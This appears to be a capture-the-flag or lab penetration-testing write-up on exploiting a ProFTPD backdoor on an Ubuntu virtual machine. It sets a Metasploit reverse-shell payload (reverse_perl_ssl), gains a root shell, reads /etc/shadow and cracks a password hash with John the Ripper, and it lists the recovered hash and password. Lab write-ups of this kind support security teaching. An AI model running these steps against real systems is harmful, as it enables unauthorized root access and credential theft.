
→search the vulnerable script in msfconsole which is used in penetesting.




→To communicate with any target machine “RHOST”, “RPORT”, “LHOST” and “LPORT” are required and the payload required to connect with victim’s machine.



→And then set the payload options, i.e by typing **“set payload payload/cmd/unix/reverse_perl_ssl”.**




→Then check the connection of LHOST and RHOST by “show options” command.




→Then type “exploit” command to create a backdoor connection between your system with victim’s system.


→Now It will open the root shell of victim’s machine i.e ubuntu machine, we can access the entire system of ubuntu through shell.



→Now we can see the password files store in this machine by this command **"cat etc/shadow" and see the files in it.**



→Then search the ubuntu user (marlinspike)'s password using john ripper.




→The password of the ubuntu's machine is: **marlinspike**


→Now you can see the target machine in your system and access the files.

→Now the attacker can access the ubuntu machine through shell option in his own machine.

→Now you can see the directories and files of ubuntu machine and the attacker can access the ubuntu system in his machine and manipulate the data, that means the attacker can be able to see all data through his machine.



→Now you can use the password to open ubuntu machine and see the files.



REPORT SUMMARY:

Vulnerabilities found: ftp-proftpd-backdoor.

Hash values discovered after the attack:

→6wQb5nV3T$xB2WO/jOkbn4t1RUILrckw69LR/0EMtUbFFCYpM3MUHVmtyYW9.ov/aszTpWhLaC2x6Fvy5tpUUxQbUhCKbl4/

→Password for the machine: marlinspike

Risk Rating: highly risky using this machine publically but the issue is solved in the further updates but still in some places this version of ubuntu is used and is very much in chance of getting hacked .

CONCLUSION: The machine is successfully intruded with the help of backdoor vulnerability and is controlled by the msfconsole of the attacker machine.

All the flags are discovered successfully and the report is made out of every details of testing and a successful vulnerability assessment and penetration testing is done properly.